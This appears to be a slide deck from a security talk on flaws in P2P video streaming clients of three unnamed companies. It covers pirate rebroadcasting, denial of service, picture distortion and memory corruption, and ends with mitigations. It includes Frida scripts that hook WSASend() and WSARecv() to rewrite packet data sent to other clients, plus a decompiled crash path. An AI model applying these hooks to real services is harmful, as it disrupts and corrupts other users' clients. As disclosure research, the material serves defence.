
# iPhone & iPad




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# Company A

Pirate Broadcasting by modulation of video data




✓ No validation on tampered data, so existing video data can be replaced with new video data and transmitted to other clients for pirated broadcasting.




# Company A

Pirate Broadcasting by modulation of video data




✓ No validation on tampered data, so existing video data can be replaced with new video data and transmitted to other clients for pirated broadcasting.



# Company A

Pirate Broadcasting by modulation of video data



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# Company B

## Denial of Service

```
this.s = args[0];
this.lpBuffers = args[1];
this.dwBufferCount = args[2];
this.lpNumberOfBytesSent = args[3];
this.dwFlags = args[4];
this.lpOverlapped = args[5];
this.lpCompletionRoutine = args[6]

var address = Socket.peerAddress(parseInt(this.s));

var buff_len = Memory.readInt(ptr(this.lpBuffers));
var lpwbuf = this.lpBuffers;
lpwbuf = (lpwbuf.toInt32() + 4);
var sec_bufflen = Memory.readInt(ptr(lpwbuf + 4));

var dptr = Memory.readInt(ptr(lpwbuf));
var sec_dptr = Memory.readInt(ptr(lpwbuf + 8));

var head_len = Memory.readByteArray(ptr(dptr).add(16), 4);
var hlen = new Uint8Array(head_len);

if(address.ip == "192.168.0.1"){
    if(this.dwBufferCount == '0x2'){
        Memory.writeByteArray(ptr(dptr).add(16), test_head);
        Memory.writeByteArray(ptr(this.lpBuffers).add(8), tt_head);
        Memory.writeByteArray(ptr(sec_dptr).add(44), in_datalen);
        Memory.writeByteArray(ptr(this.lpNumberOfBytesSent), wsasendlen);
        console.log("=====");
    }
}
```

Hook the WSASend() function in WS2\_22.dll using Frida, arbitrarily modulating and sending the data length value sent to another client.

# Company B

Denial of Service





(실버3)

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# Company B

Picture Distortion



# Company B

Memory corruption via Sequence Number field modulation

The screenshot illustrates a memory corruption exploit. On the left, a memory dump shows a packet structure:

- Header: 0x20 bytes
- Data: 1514 bytes

Registers shown:

- EAX: FFFFFFFF
- EBX: 0790EE70
- ECX: 00000010
- EDX: FFFFFFFF

Assembly code (highlighted in red boxes):

```
v4 = *((_QWORD *)lpMem + 2) % (signed _int64)(signed int)v3[348]; // *(lpMem+memaddr = (void ***)v2[35][{_DWORD}v4]; // 영상데이터의 8byte 값을 변조함
if ( memaddr )
{
    if ( (!(unsigned __int8)sub_1004CE10(v3 + 20) || *((_WORD *)v2 + 42) != *((_WORD *)v3 + 20) && ((unsigned __int8)sub_1004CE10(v3 + 20) && *((_WORD *)v2 + 42) == *((_WORD *)v3 + 20)
    {
        v11 = crash_func_1(memaddr, (int)&savedregs, (void **)lpMem, 0);
    }
}
push    edx
push    eax
push    dword ptr [edi+14h]
push    dword ptr [edi+10h]
call    _allrem; Call Procedure
mov     ecx, [ebx+8Ch]
mov     eax, [ecx+eax*4]
```


Call stack (highlighted in red boxes):

```
v7 = GetTickCount();
v8 = v5[7];
v5[14] = (void ***)v7;
v5[15] = 0;
(*((void **)(void)) * v8 + 2))();
v9 = (unsigned int *) (v5 + 8);
```

Crash occurs while referencing memory because % operation result is negative due to wrong type declaration


# Company C

## Picture Distortion




```
if ( size > 0x1000 && this.address.ip == "192.168.0.14" ) {  
  
    console.log("[*] . . . "+this.address.ip + ':' + this.address.port);  
    var mutation = [0xff, 0xff, 0xff, 0xff, 0xfe, 0xfe, 0xff, 0xff];  
  
    //console.log("[*] num_sent : 0x",num_sent.toString(16));  
    console.log("[+] data size : 0x",size.toString(16));  
    console.log("[+] data ptr: 0x",mem.toString(16));  
  
    Memory.writeByteArray(ptr("0x" + mem.toString(16)).add(0x100+j), mutation);  
    console.log("[After]");  
    console.log(Memory.readByteArray(ptr("0x" + mem.toString(16)), 0x110+j));
```

- ✓ Using Frida
- ✓ Hooking WSARecv() func. and mutating video data



# Company C

## Picture Distortion



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# Vuln. Type

---

Vulnerability	Company A	Company B	Company C
<b>Picture Distortion</b>	o	o	o
<b>Stealing Video</b>	o	o	x
<b>File Tampering</b>	o	x	△
<b>Information Leakage</b>	x	x	o
<b>DoS(Denial of Service)</b>	o	o	o

# Security Measures

## With Main server

- ✓ Beware of unnecessary information disclosure
- ✓ Delete : fixed port number and private IP number

## With Update server

- ✓ HTTPS
- ✓ Detect file tampering / Digital signature

## P2P - Initial data

- ✓ Enhance authentication for user to connect

## P2P - Request data

- ✓ Ensure data integrity

## P2P - Video data

- ✓ Distributes control of the flow of receiving data
- ✓ Ensure data integrity

# Thank You

For your attention